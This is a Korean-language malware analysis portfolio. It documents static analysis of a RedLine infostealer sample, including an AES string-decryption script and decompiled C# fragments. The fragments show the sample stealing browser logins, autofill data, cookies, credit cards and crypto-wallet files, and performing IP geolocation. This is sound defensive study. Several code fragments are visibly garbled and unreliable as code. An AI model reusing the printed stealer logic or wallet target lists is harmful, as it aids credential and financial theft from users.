

악성코드 분석 포트폴리오

기본 정보

- 이름: 이재원
 - 이메일: su_678@naver.com, ljw13579@gmail.com
 - 분석 환경: Virtual Box, Windows 10(flare VM)
-

Sample #1: [RedLine]


- 분석 시기: 2025-02-25
- 악성코드 유형: 인포스틸러(.net framework)
- 사용 도구: dnspy
- 분석 방식: 정적 분석

주요 기능 요약 및 개요

- 호스트의 시스템 정보, 중요 파일, 계정 등의 중요 정보 탈취


동작 흐름 요약 및 순서도

1. 실행
2. 파일 드랍
3. 브라우저 중요 정보 탐색
4. 암호화폐 관련 정보 탐색
5. 신용카드 정보 탐색
6. 시스템 정보 및 백신, 방화벽 정보 탐색
7. VPN 관련 정보 및 Ip 기반 위치 정보 탐색
8. C&C 서버와의 네트워크 통신 수행 후 탐색한 정보 전달




상세 분석

- 파일 정보를 DiE 를 사용하여 확인해보면 아래와 같이 .Net Framework 파일인 것을 확인할 수 있다.



[그림 1. File info 확인]

- .Net Framework 파일의 경우 dnSpy 를 사용하여 디버깅을 진행할 수 있으니 dnSpy 를 사용하여 악성 파일을 불러와 분석을 진행해보면 AES 를 사용하여 base64 로 인코딩 되어있는 암호화된 문자를 복호화하는 것을 확인할 수 있다.



[그림 2. AES 복호화 코드 확인]

```
import base64

import hashlib

from Crypto.Cipher import AES

from Crypto.Util.Padding import unpad

def decrypt_aes(encrypted_base64, password, salt, iv):
```

```

try:

# Base64 디코딩

encrypted_bytes =base64.b64decode(encrypted_base64)

salt_bytes =salt.encode("ascii")

iv_bytes =iv.encode("ascii")

# AES-128 키 생성 (PBKDF2)

key =hashlib.pbkdf2_hmac("sha1", password.encode(), salt_bytes, 100, dklen=16)

# AES-128 CBC 복호화

cipher =AES.new(key, AES.MODE_CBC, iv_bytes)

decrypted_bytes =unpad(cipher.decrypt(encrypted_bytes), AES.block_size)

# UTF-8 디코딩 후 반환

return decrypted_bytes.decode("utf-8")

except Exception as e:

return f"복호화 오류: {e}"

# 복호화할 여러 암호문(Base64 인코딩된 값)

encrypted_base64_list =[

"cidWZLVK5xmjQYn2nQiLnw==",

"GAtjH83hxbnsjBd1GJncWg==",

"peHHs7g+HNYM2wbFSNyjSg==",

"58t7XS5tJTyDsPWBBk8k6w==",

"ojrvThT+b5Vt18u81UgQaXP2WBWL7qe3ngdKIwoRXwE=",

"P150NeZ0PX07LtTSdxDiVlaHKJg5LCSxKNk7cWwhNFvp8Zsal7x6lMoZWaQWs+c0",

"+MffWM3z/5bxypaEb66SEA=="

]

```

코드에서 사용된 키, iv 값

```
password
="tbxibqrlydzytdkydbjhnjtiwmygnpustlqbeeaavlkrrnujgzfdvarihplprxijgfgniuyajlczbuitnzb
iqxsuguqtlknbhgimwyehdlppigvcvdjhaujmlgpeenaanytmafrbjblldfxmvqrfbganxvapjacpkna
jnhcpmixyhyigibipxvzhxfpefbrjyxapemzmmmbssibfylufhrnsqptmhsyjkrrnakxtbvcwbvcgyvzqsl
wisjejakar"
```

```
salt="upshavbvbssjfvwmnhvrhbfyphvqfmtq"
```

```
iv="ukcldufcuepztlidx" # IV (16 바이트)
```

여러 암호문 복호화

```
for encrypted_base64 in encrypted_base64_list:
```

```
    decrypted_text=decrypt_aes(encrypted_base64, password, salt, iv)
```

```
    print(f"복호화된 텍스트: {decrypted_text}")
```

[파이썬 AES 복호화 스크립트]

- AES 복호화 스크립트를 실행한 결과는 아래와 같다.

```
복호화된 텍스트: powershell
복호화된 텍스트: AppData
복호화된 텍스트: winlogon.exe
복호화된 텍스트: true
복호화된 텍스트: Current Directory
복호화된 텍스트: Netflix Checker by xRiskY v2.exe
복호화된 텍스트: svchost.exe
```

[그림 3. AES 문자열 복호화 결과]

- qafsxyivy 함수를 살펴보면 파워셸을 Hidden 상태로 실행하는 것을 볼 수 있다.

```
// Token: 0x06000003 RID: 3 RVA: 0x00002124 File Offset: 0x00000324
public static void qafsxyivy(string panrcavdqrrq)
{
    Process.Start(new ProcessStartInfo
    {
        FileName = skraakb(cibachpbarwiewpdqxwgfqpnbtszw.ghfsfbapzvpnu("cid%ZLVK5xw)@Yn2nQILne=="),
        Arguments = panrcavdqrrq,
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true
    });
}
```

[그림 4. 파워셸 프로세스 실행 확인]

- 메인 함수를 살펴보면 ResourceManager 를 사용하여 리소스를 가져오고 조건문을 통하여 배열의 0 번째 문자열이 Current Directory 일 경우 Directory.GetCurrentDirectory()를 통해 현재 디렉토리를 불러와 NetFlux Checker by xRisky v2.exe 파일을 드랍하고, 아닐 경우 AppData 디렉토리에 winlogon.exe 와 svchost.exe, chrome.exe 파일을 드랍하는 것을 볼 수 있다.



[그림 5. 메인 함수 확인]

내 PC > 로컬 디스크 (C:) > 사용자 > lee > AppData > Roaming				
이름	수정한 날짜	유형	크기	
Adobe	2025-02-03 오후 1:01	파일 폴더		
Binary Ninja	2025-03-03 오전 12:48	파일 폴더		
BinDiff	2025-03-03 오전 12:48	파일 폴더		
Code	2025-03-05 오후 8:03	파일 폴더		
Everything	2025-03-03 오전 3:04	파일 폴더		
Hex-Rays	2025-02-03 오후 1:25	파일 폴더		
Microsoft	2025-02-24 오후 6:53	파일 폴더		
Notepad++	2025-03-03 오전 2:56	파일 폴더		
npm	2025-03-03 오전 2:58	파일 폴더		
NuGet	2025-03-03 오전 3:13	파일 폴더		
Visual Studio Setup	2025-03-03 오전 12:51	파일 폴더		
chrome.exe	2025-03-05 오후 8:17	응용 프로그램	134KB	
svchost.exe	2025-03-05 오후 8:17	응용 프로그램	134KB	
winlogon.exe	2025-03-05 오후 8:17	응용 프로그램	113KB	

[그림 6. 생성된 파일 확인 1]

e3544f1a9707ec1ce083afe0ae64f2ede38a7d53fc6f98aab917ca049bc63e69	2024-02-05 오전 11:05	파일
KVPwJ43yMgM4Pviah6ykQ0tHaf08gShMyiS7BSq9.zip	2025-03-05 오후 7:13	ZIP 파일
NetFlux Checker by xRisky v2.exe	2025-03-05 오후 8:17	응용 프로그램

[그림 7. 생성된 파일 확인 2]

- dnSpy 를 통해 악성 코드를 실행 할 경우 아래와 같이 winlogon.exe 프로세스가 실행되고 있는 것을 확인할 수 있는데 이를 토대로 winlogon.exe 에 인포 스틸러 코드가 존재한다는 것을 유추해 볼 수 있다.

- 스케줄러 확인 시 chrome 이 등록되어있는 것도 확인할 수 있다.


winlogon.exe	15,604 K	38,784 K	4748		
conhost.exe	7,448 K	21,808 K	4352	콘솔 창 호스트	Microsoft Corporation
chrome.exe	23,068 K	39,584 K	7152	Google Chrome	Google LLC

[그림 8. 생성된 프로세스 확인]


Task Scheduler	Google Chrome	[Not Verified: Google LLC]	C:\Users\win\AppData\Roaming\chrome.exe	Wed Mar 5 20:17:46 2...
----------------	---------------	----------------------------	---	-------------------------

[그림 9. 스케줄러에 등록 된 chrome 확인]

- winlogon.exe 역시 dnSpy 를 사용하여 열어보면 아래와 같이 \u000 형식으로 되어있는 것을 확인할 수 있는데 이는 난독화 되어있다는 의미이므로 de4dot.exe 를 사용하여 복호화를 수행하였다.



[그림 10. winlogon.exe 확인]



[그림 11. 복호화된 winlogon.exe]

- 복호화 수행 후 분석을 진행해보면, 크롬의 Login Data 파일에 저장된 계정 정보를 추출하여 저장하는 것을 확인할 수 있다.

```

1 using System;
2 using System.Runtime.CompilerServices;
3 using System.Runtime.Serialization;
4
5 // Token: 0x02000049 RID: 73
6 [DataContract(Name = "Account", Namespace = "BrowserExtension")]
7 public class Account
8 {
9     // Token: 0x17000026 RID: 38
10    // (get) Token: 0x06000350 RID: 848 RVA: 0x00004060 File Offset: 0x00002260
11    // (set) Token: 0x06000351 RID: 849 RVA: 0x00004075 File Offset: 0x00002275
12    [DataMember(Name = "URL")]
13    public string URL { get; set; }
14
15    // Token: 0x17000027 RID: 39
16    // (get) Token: 0x06000352 RID: 850 RVA: 0x0000407E File Offset: 0x0000227E
17    // (set) Token: 0x06000353 RID: 851 RVA: 0x00004086 File Offset: 0x00002286
18    [DataMember(Name = "Username")]
19    public string Username { get; set; }
20
21    // Token: 0x17000028 RID: 40
22    // (get) Token: 0x06000354 RID: 852 RVA: 0x0000408F File Offset: 0x0000228F
23    // (set) Token: 0x06000355 RID: 853 RVA: 0x00004097 File Offset: 0x00002297
24    [DataMember(Name = "Password")]
25    public string Password { get; set; }
26 }

```

[그림 12. 계정 정보 저장 확인 1]

[그림 13. 계정 정보 저장 확인 2]

- 크롬의 Web Data 파일의 autofill 테이블을 에서 자동완성 데이터도 가져오는 것을 확인할 수 있다.

```
// Token: 0x02000045 RID: 69
[DataContract(Name = "Autofill", Namespace = "BrowserExtension")]
public class Autofill
{
    // Token: 0x17000013 RID: 19
    // (get) Token: 0x06000315 RID: 789 RVA: 0x00003EEA File Offset: 0x000020EA
    // (set) Token: 0x06000316 RID: 790 RVA: 0x00003EF2 File Offset: 0x000020F2
    [DataMember(Name = "Name")]
    public string Name { get; set; }

    // Token: 0x17000014 RID: 20
    // (get) Token: 0x06000317 RID: 791 RVA: 0x00003EFB File Offset: 0x000020FB
    // (set) Token: 0x06000318 RID: 792 RVA: 0x00003F03 File Offset: 0x00002103
    [DataMember(Name = "Value")]
    public string Value { get; set; }
}
```

[그림 14. 자동완성 정보 저장 확인 1]

```
// Token: 0x06000004 RID: 4 RVA: 0x00004E8C File Offset: 0x0000306C
private static List<Autofill> smethod_3(object object_0)
{
    List<Autofill> list = new List<Autofill>();
    try
    {
        string text = Path.Combine(object_0, new string(new char[] { 'v', 'e', 'b', ' ', ' ', '0', 'a', 't', 'e' }));
        if (File.Exists(text))
        {
            return list;
        }
        string text2 = C_H_R_o_a_e.smethod_7(object_0);
        using (Class42 @class = new Class42())
        {
            try
            {
                Class32 class2 = new Class32(@class.smethod_0(text));
                class2.method_5(new string(new char[] { 'a', 'u', 't', 'o', 'f', 'i', 'l', 'l' }));
                int i = 0;
                while (i < class2.RowCount)
                {
                    Autofill autofill = null;
                    string text3 = class2.method_0(i, new string(new char[] { 'v', 'a', 'l', 'u', 'e' })).Trim();
                    if (text3.StartsWith(new string(new char[] { 'v', 'i', '0' })) || text3.StartsWith(new string(new char[] { 'v', 'i', '1' })))
                    {
                        text3 = C_H_R_o_a_e.smethod_5(text3, text2);
                    }
                    autofill = new Autofill
                    {
                        Name = class2.method_0(i, new string(new char[] { 'n', 'a', 'm', 'e' })).Trim(),
                        Value = text3
                    };
                    goto IL_0146;
                }
            }
            catch
            {
                goto IL_0146;
            }
            goto IL_0133;
        }
        IL_0138:
        i++;
        continue;
    }
}
```

[그림 15. 자동완성 정보 저장 확인 2]

- 계속 살펴보면, 암호화폐 확장 프로그램 설치 유무를 탐지하는 것을 확인할 수 있다.

```

// Token: 0x02000017 RID: 23
public class BrowserExtensionsRule : Class13
{
    // Token: 0x060000F6 RID: 246 RVA: 0x0000791C File Offset: 0x00005B
    public void method_0(IList<string> iList_0)
    {
        this.iList_0 = new List<string>(iList_0 ?? new List<string>());
        this.dictionary_0 = new Dictionary<string, string>
        {
            {
                new string(new char[]
                {
                    'f', 'f', 'n', 'b', 'e', 'l', 'f', 'd', 'o', 'e',
                    'l', 'o', 'h', 'e', 'n', 'k', 'j', 'l', 'b', 'n',
                    'm', 'a', 'd', 'j', 'l', 'e', 'h', 'j', 'h', 'a',
                    'j', 'b'
                })
            },
            {
                new string(new char[]
                {
                    'Y', 'o', 'r', 'o', 'l', 'W', 'a', 'l', 'l', 'e',
                    't'
                })
            },
            { "lbneldfjmmkpcnlpebklmkoeeihofec", "TronLink" },
            { "jbdacneilijnmbjlgaithcelabeijnid", "NiftyWallet" },
            { "nkbihfbeogaeaoehlefnkodbefgpgknn", "Metamask" },
            { "afbcbjppbfadikmhmcilhkeodmamcfic", "MathWallet" },
            { "hnfanknocfeofbddgcljnmhnfnkdnaad", "Coinbase" },
            { "fhbohlmælbophjbbldengcnaphndodjp", "BinanceChain" },
            { "odbfpeelhdckbihmopkbjmoonfanlbfc", "BraveWallet" },
            { "hpglfhghnbgpjdenjgmdgoelappafin", "GuardaWallet" },
            { "binleliffboililknineposjhkghoapac", "EqualWallet" },
            { "cjelfpiplebdjjenlipjcbimjkfeffne", "JaxxxLiberty" },
            { "fihkakfobkmkjoipchpfqcmhfjnmnfpj", "BitAppWallet" },
            { "kncchdigobghenbbaddojinnaogfppfj", "iWallet" },
            { "amkmjjmmfiddogmhpjloimipbofnfjih", "Wombat" },
            {
                new string(new char[]
                {
                    'f', 'h', 'l', 'l', 'a', 'h', 'e', 'l', 'm', 'g',
                    'l', 'l', 'g', 'n', 'd', 'd', 'k', 'j', 'g', 'o',
                    'f', 'k', 'c', 'b', 'g', 'e', 'k', 'h', 'e', 'n',
                    'b', 'h'
                })
            }
        };
    }
}

```

[그림 16. 암호화폐 확장 프로그램 ID 와 암호화폐 지갑 명 매칭 확인]

- %AppData%\Armory 디렉토리에서 .wallet 파일을 찾는다.

```

// Token: 0x060000E4 RID: 228 RVA: 0x0000785C File Offset: 0x00005A5C
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Armory";
        list.Add(new Class43
        {
            Directory = text,
            Pattern = "*.wallet",
            Recursive = false
        });
    }
    catch
    {
    }
    return list;
}

```

[그림 17. Armory 확인]

- %AppData%\Exodus\exodus.wallet, *AppData%\Exodus 디렉토리에서 .json 및 모든 파일을 찾는다.

```
// Target: 0x00000072-810-870-Nv-0x00000000; File Offset: 0x00000000
public override IEnumerator<Class43> GetEnumerator()
{
    List<Class43> list = new List<Class43>();
    try
    {
        string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + new string(new char[]
        {
            '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0',
            '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0'
        });
        string text2 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + new string(new char[] { '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0' });
        list.Add(new Class43
        {
            Directory = text2,
            Pattern = "*.json",
            Recursive = false
        });
        list.Add(new Class43
        {
            Directory = text,
            Pattern = "*",
            Recursive = false
        });
    }
    catch
    {
    }
    return list;
}
```

[그림 18. Exodus 확인]

- %AppData%\com.liberty.jaxx 디렉토리에서 모든 관련 파일을 찾는다.

```
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>(0);
    try
    {
        string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + new string(new char[]
        {
            '\w', '\c', '\d', '\f', '\l', '\n', '\o', '\r', '\t', '\v', '\x'
        }, Replace("File\|*", string.Empty));
        list.Add(new Class43
        {
            Directory = text,
            Pattern = new string(new char[] { '+' }),
            Recursive = true
        });
    }
    catch
    {
    }
    return list;
}
```

[그림 19. Jaxx Liberty 확인]

- %AppData%\Guarda 디렉토리에서 모든 관련 파일을 찾는다.

```
// Token: 0x06000185 RID: 389 RVA: 0x00008B64 File Offset: 0x00006D64
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + @"\#Guarda";
        list.Add(new Class43
        {
            Directory = text,
            Pattern = "*",
            Recursive = true
        });
    }
    catch
    {
    }
    return list;
}
```

[그림 20. Guarda 확인]

- Chromium 브라우저(chrome, opera 등) 및 Gecko(Firefox) 브라우저를 대상으로 공격하는 것도 확인할 수 있다.

```
// Token: 0x060000F9 RID: 249 RVA: 0x000078FC File Offset: 0x00005DFC
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        new List<string>();
        foreach (string text in this.list_0.Select(new Func<string, string>(BrowserExtensionsRule.<>c.<>9.method_0)))
        {
            foreach (string text2 in Class42.smetho...
            {
                new string(new char[] { 'L', 'o', 'o', 'l', 'l', 'n', ' ', 'D', 'e', 't', 'a' }),
                new string(new char[] { 'W', 'e', 'b', ' ', 'D', 'e', 't', 'a' }),
                new string(new char[] { 'G', 'o', 'o', 'k', 'l', 'e', 's' })
            })
            {
                try
                {
                    strings text3 = string.Empty;
                    string text4 = string.Empty;
                    text3 = new FileInfo(text2).Directory.FullName;
                    if (text3.Contains(new string(new char[]
                    {
                        '0', 'p', 'e', 'r', 'e', 't', ' ', 'G', 'X', ' ', 'S',
                        't', 'a', 'b', 'l', 'e'
                    })))
                    {
                        text4 = new string(new char[] { '0', 'p', 'e', 'r', 'e', 't', ' ', 'G', 'X' });
                    }
                    else
                    {
                        text4 = (text2.Contains(Environment.ExpandEnvironmentVariables(new string(new char[]
                        {
                            'X', 'U', 'S', 'E', 'R', 'P', 'E', 'r', 'n', 'v', 'l',
                            'n', 'o', 'n', 'e', 'e', 't', 'n', 't', 'R', 'O', 'F',
                            'l', 'L', 'E', 'X', 'E', 'A', 'p', 'p', 'D', 'E',
                            'n', 'v', 'l', 'n', 'o', 'n', 'e', 'e', 't', 'n', 't',
                            'a', 't', 'a', 'E', 'R', 'O', 'a', 'E', 'n', 'v',
                            'l', 'n', 'o', 'n', 'e', 'e', 't', 'n', 't', 'a', 't',
                            'n', 'g'
                        }))) ? Class42.smetho... : Class42.smetho...
                    }
                }
            }
        }
    }
}
```

[그림 25. Chromium 브라우저 대상 공격 확인]

- 브라우저의 정보도 확인하는 것을 볼 수 있다.

```
// Token: 0x02000053 RID: 83
[DataContract(Name = "BrowserVersion", Namespace = "BrowserExtension")]
public class BrowserVersion
{
    // Token: 0x1700004A RID: 74
    // (get) Token: 0x060003B9 RID: 953 RVA: 0x00004344 File Offset: 0x00002544
    // (set) Token: 0x060003BA RID: 954 RVA: 0x0000434C File Offset: 0x0000254C
    [DataMember(Name = "NameOfBrowser")]
    public string NameOfBrowser { get; set; }

    // Token: 0x1700004B RID: 75
    // (get) Token: 0x060003BB RID: 955 RVA: 0x00004355 File Offset: 0x00002555
    // (set) Token: 0x060003BC RID: 956 RVA: 0x0000435D File Offset: 0x0000255D
    [DataMember(Name = "Version")]
    public string Version { get; set; }

    // Token: 0x1700004C RID: 76
    // (get) Token: 0x060003BD RID: 957 RVA: 0x00004366 File Offset: 0x00002566
    // (set) Token: 0x060003BE RID: 958 RVA: 0x0000436E File Offset: 0x0000256E
    [DataMember(Name = "PathOfFile")]
    public string PathOfFile { get; set; }
}
```

[그림 26. 브라우저 정보 확인 1]

- windows 레지스트리에서 브라우저 경로 및 버전 정보 등을 가져오는 것도 확인할 수 있다.

```
// Token: 0x060002B9 RID: 697 RVA: 0x000B820 File Offset: 0x0009020
public static List<BrowserVersion> smethod_4()
{
    List<BrowserVersion> list = new List<BrowserVersion>();
    try
    {
        RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Internet Explorer\\ClientsStartMenuInternet");
        if (registryKey == null)
        {
            registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\ClientsStartMenuInternet");
        }
        string[] subKeyNames = registryKey.GetSubKeyNames();
        for (int i = 0; i < subKeyNames.Length; i++)
        {
            BrowserVersion browserVersion = new BrowserVersion();
            RegistryKey registryKey2 = registryKey.OpenSubKey(subKeyNames[i]);
            browserVersion.NameOfBrowser = (string)registryKey2.GetValue(null);
            RegistryKey registryKey3 = registryKey2.OpenSubKey("shell\\Open\\command");
            browserVersion.PathOfFile = registryKey3.GetValue(null).ToString().smethod_2();
            if (browserVersion.PathOfFile != null)
            {
                browserVersion.Version = FileVersionInfo.GetVersionInfo(browserVersion.PathOfFile).FileVersion;
            }
            else
            {
                browserVersion.Version = "Unknown Version";
            }
            list.Add(browserVersion);
        }
    }
    catch
    {
    }
    return list;
}
```

[그림 27. 브라우저 정보 확인 2]

- 브라우저의 쿠키 정보도 가져오는 것을 확인할 수 있다.


```

// Token: 0x02000007 RID: 7
public static class Gecko
{
    // Token: 0x06000040 RID: 64 RVA: 0x000057CC File Offset: 0x000039CC
    public static List<ScannedBrowser> smethod_0(IList<string> i1ist_0)
    {
        List<ScannedBrowser> list = new List<ScannedBrowser>();
        try
        {
            foreach (string text in i1ist_0.Select(new Func<string, string>(Gecko.<?c.<?9.smethod_0)))
            {
                try
                {
                    foreach (string text2 in Class42.smethod_1(text, 2, 1, new string[] { new string(new char[]
                    {
                        'o', 't', 'M', 'A', 'N', 'B', 'D', 'o', 'k', 'i',
                        'e', 's', 't', 's', 'q', 'N', 'A', 'N', 'B', 'o',
                        't', 't', 'e'
                    }).Replace("MANGD", string.Empty) })))
                    {
                        string fullName = new FileInfo(text2).Directory.FullName;
                        string text3 = (text2.Contains(Environment.ExpandEnvironmentVariables(new string(new char[]
                        {
                            'x', 'u', 'S', 'E', 'R', 'P', 'E', 'n', 'v', 'i',
                            'r', 'o', 'n', 'a', 'e', 'n', 't', 'R', 'O', 'E',
                            't', 'L', 'E', 'x', 'A', 'p', 'p', 'O', 'E',
                            'n', 'v', 'i', 'r', 'o', 'n', 'a', 'e', 'n', 't',
                            'a', 't', 'a', 'R', 'o', 'a', 'E', 'n', 'v',
                            'i', 'r', 'o', 'n', 'a', 'e', 'n', 't', 't', 'm', 'i',
                            'n', 'g'
                        })).Replace("Environment", string.Empty))) ? Gecko.smethod_2(fullName) : Gecko.smethod_3(fullName));
                        if (!string.IsNullOrEmpty(text3))
                        {
                            ScannedBrowser scannedBrowser = new ScannedBrowser
                            {
                                BrowserName = text3,
                                BrowserProfile = new DirectoryInfo(fullName).Name,
                                Cookies = new List<ScannedCookie>(Gecko.smethod_1(fullName)),
                                Logins = new List<Account>(),
                                Autofills = new List<Autofill>(),
                                CC = new List<CC>()
                            };
                        }
                    }
                }
            }
        }
    }
}

```

[그림 30. Gecko 브라우저 쿠키 확인]

- 신용카드 정보의 경우 Web.Data 에서 credit_cards, card_number_encrypted, name_on_card, expiration_month, expiration_year 데이터들을 가져오는 것을 확인할 수 있다.

```

// Token: 0x02000048 RID: 72
[DataContract(Name = "CC", Namespace = "BrowserExtension")]
public class CC
{
    // Token: 0x17000022 RID: 34
    // (get) Token: 0x06000344 RID: 836 RVA: 0x00004021 File Offset: 0x00002221
    // (set) Token: 0x06000345 RID: 837 RVA: 0x00004029 File Offset: 0x00002229
    [DataMember(Name = "HolderName")]
    public string HolderName { get; set; }

    // Token: 0x17000023 RID: 35
    // (get) Token: 0x06000346 RID: 838 RVA: 0x00004032 File Offset: 0x00002232
    // (set) Token: 0x06000347 RID: 839 RVA: 0x0000403A File Offset: 0x0000223A
    [DataMember(Name = "Month")]
    public int Month { get; set; }

    // Token: 0x17000024 RID: 36
    // (get) Token: 0x06000348 RID: 840 RVA: 0x00004043 File Offset: 0x00002243
    // (set) Token: 0x06000349 RID: 841 RVA: 0x0000404B File Offset: 0x0000224B
    [DataMember(Name = "Year")]
    public int Year { get; set; }

    // Token: 0x17000025 RID: 37
    // (get) Token: 0x0600034A RID: 842 RVA: 0x00004054 File Offset: 0x00002254
    // (set) Token: 0x0600034B RID: 843 RVA: 0x0000405C File Offset: 0x0000225C
    [DataMember(Name = "Number")]
    public string Number { get; set; }
}

```

[그림 31. 신용카드 정보 확인 1]

```
// Taken: 0x00000005 RID: 5 RVA: 0x00005044 File Offset: 0x00003244
private static List<CC> smethod_4(object object_0)
{
    List<CC> list = new List<CC>();
    try
    {
        string text = Path.Combine(object_0, new string(new char[] { 'H', 'e', 'l', 'l', 'o', ' ', 'D', 'e', 'v', 'i', 'l' }));
        if (File.Exists(text))
        {
            return list;
        }
        string text2 = C_h_r_o_e.smethod_7(object_0);
        using (Class42 @class = new Class42())
        {
            try
            {
                Class32 class2 = new Class32(@class.method_0(text));
                class2.method_0("cayredavit_cayardays".Replace("ay", string.Empty));
                int i = 0;
                while (i < class2.RowCount)
                {
                    CC cc = null;
                    try
                    {
                        string text3 = C_h_r_o_e.smethod_5(class2.method_0(i), new string(new char[]
                        {
                            'C', 'a', 'y', 'r', 'e', 'd', 'a', 'v', 'i', 't', ' ', 'c', 'a', 'y', 'a', 'r', 'd', 'a', 'y', 's',
                            ' ', 'c', 'a', 'y', 'r', 'e', 'd', 'a', 'v', 'i', 't', ' ', 'c', 'a', 'y', 'a', 'r', 'd', 'a', 'y',
                            's'
                        }));
                        text2.Replace(" ", string.Empty);
                        cc = new CC
                        {
                            HolderName = class2.method_0(i, new string(new char[]
                            {
                                'n', 'a', 'm', 'e', ' ', 'o', 'f', ' ', 't', 'h', 'e', ' ', 'c', 'a', 'y', 'r', 'e', 'd', 'a', 'v', 'i', 't', ' ', 'c', 'a', 'y', 'a', 'r', 'd', 'a', 'y', 's'
                            })).Trim(),
                            Month = Convert.ToInt32(class2.method_0(i, new string(new char[]
                            {
                                'e', 'x', 'p', 'i', 'r', 'y', ' ', 'm', 'o', 'n', 't', 'h', ' ', 'n', 'u', 'm', 'b', 'e', 'r', ' ', 'o', 'f', ' ', 't', 'h', 'e', ' ', 'c', 'a', 'y', 'r', 'e', 'd', 'a', 'v', 'i', 't', ' ', 'c', 'a', 'y', 'a', 'r', 'd', 'a', 'y', 's'
                            })).Replace("as21", string.Empty)).Trim()),
                            Year = Convert.ToInt32(class2.method_0(i, new string(new char[]
                            {
                                'e', 'x', 'p', 'i', 'r', 'y', ' ', 'y', 'e', 'a', 'r', ' ', 'n', 'u', 'm', 'b', 'e', 'r', ' ', 'o', 'f', ' ', 't', 'h', 'e', ' ', 'c', 'a', 'y', 'r', 'e', 'd', 'a', 'v', 'i', 't', ' ', 'c', 'a', 'y', 'a', 'r', 'd', 'a', 'y', 's'
                            })).Replace("as21", string.Empty)).Trim()),
                            Number = text3
                        };
                    }
                }
            }
        }
    }
}
```

[그림 32. 신용카드 정보 확인 2]

- GeoPlugin 을 통해 IP 주소 기반의 사용자 위치를 파악한다.

```

// Token: 0x02000057 RID: 87
[DataContract(Name = "GeoPlugin")]
public class GeoPlugin
{
    // Token: 0x17000064 RID: 100
    // (set) Token: 0x060003FB RID: 1019 RVA: 0x00004516 File Offset: 0x00002716
    // (set) Token: 0x060003FC RID: 1020 RVA: 0x0000451E File Offset: 0x0000271E
    [DataMember(Name = "geoplugin_request")]
    public string geoplugin_request { get; set; }

    // Token: 0x17000065 RID: 101
    // (set) Token: 0x060003FD RID: 1021 RVA: 0x00004527 File Offset: 0x00002727
    // (set) Token: 0x060003FE RID: 1022 RVA: 0x0000452F File Offset: 0x0000272F
    [DataMember(Name = "geoplugin_city")]
    public string geoplugin_city { get; set; }

    // Token: 0x17000066 RID: 102
    // (set) Token: 0x060003FF RID: 1023 RVA: 0x00004538 File Offset: 0x00002738
    // (set) Token: 0x06000400 RID: 1024 RVA: 0x00004540 File Offset: 0x00002740
    [DataMember(Name = "geoplugin_region")]
    public string geoplugin_region { get; set; }

    // Token: 0x17000067 RID: 103
    // (set) Token: 0x06000401 RID: 1025 RVA: 0x00004549 File Offset: 0x00002749
    // (set) Token: 0x06000402 RID: 1026 RVA: 0x00004551 File Offset: 0x00002751
    [DataMember(Name = "geoplugin_countryCode")]
    public string geoplugin_countryCode { get; set; }

    // Token: 0x17000068 RID: 104
    // (set) Token: 0x06000403 RID: 1027 RVA: 0x0000455A File Offset: 0x0000275A
    // (set) Token: 0x06000404 RID: 1028 RVA: 0x00004562 File Offset: 0x00002762
    [DataMember(Name = "geoplugin_latitude")]
    public string geoplugin_latitude { get; set; }

    // Token: 0x17000069 RID: 105
    // (set) Token: 0x06000405 RID: 1029 RVA: 0x0000456B File Offset: 0x0000276B
    // (set) Token: 0x06000406 RID: 1030 RVA: 0x00004573 File Offset: 0x00002773
    [DataMember(Name = "geoplugin_longitude")]
    public string geoplugin_longitude { get; set; }
}

```

[그림 33. GeoPlugin 확인]

- 시스템의 정보도 추출하는 것을 볼 수 있다.

```

// Token: 0x02000058 RID: 88
[DataContract(Name = "IpSb")]
public class IpSb
{
    // Token: 0x1700006A RID: 106
    // (get) Token: 0x0600040B RID: 1035 RVA: 0x00004584 File Offset: 0x00002784
    // (set) Token: 0x0600040C RID: 1036 RVA: 0x0000458C File Offset: 0x0000278C
    [DataMember(Name = "postal_code")]
    public string postal_code { get; set; }

    // Token: 0x1700006B RID: 107
    // (get) Token: 0x0600040D RID: 1037 RVA: 0x00004595 File Offset: 0x00002795
    // (set) Token: 0x0600040E RID: 1038 RVA: 0x0000459D File Offset: 0x0000279D
    [DataMember(Name = "ip")]
    public string ip { get; set; }

    // Token: 0x1700006C RID: 108
    // (get) Token: 0x0600040F RID: 1039 RVA: 0x000045A6 File Offset: 0x000027A6
    // (set) Token: 0x06000410 RID: 1040 RVA: 0x000045AE File Offset: 0x000027AE
    [DataMember(Name = "country_code")]
    public string country_code { get; set; }
}

```

[그림 34. IP 기반 위치 정보 확인]

```

IL_0158:
scanResult_0.IPv4 = Class29.smethod_29(@class);
IL_0164:
scanResult_0.City = Class29.smethod_32(@class);
IL_0170:
scanResult_0.Country = Class29.smethod_34(@class);
IL_017C:
scanResult_0.ZipCode = Class29.smethod_36(@class);

```

[그림 35. IP, 도시, 국가, 우편번호 확인]

```

// Token: 0x060001BE RID: 446 RVA: 0x000038BA File Offset: 0x00001ABA
internal static object smethod_29(object object_0)
{
    return object_0.IP;
}

```

[그림 36. IP 확인]

```

// Token: 0x060001C1 RID: 449 RVA: 0x000038CB File Offset: 0x00001ACB
internal static object smethod_32(object object_0)
{
    return object_0.Location;
}

```

[그림 37. 위치 확인]

```

// Token: 0x060001C3 RID: 451 RVA: 0x000038DC File Offset: 0x00001ADC
internal static object smethod_34(object object_0)
{
    return object_0.Country;
}

```

[그림 38. 국가 확인]

```

// Token: 0x060001C5 RID: 453 RVA: 0x000038ED File Offset: 0x00001AED
internal static object smethod_36(object object_0)
{
    return object_0.PostalCode;
}

```

[그림 39. 우편 번호 확인]
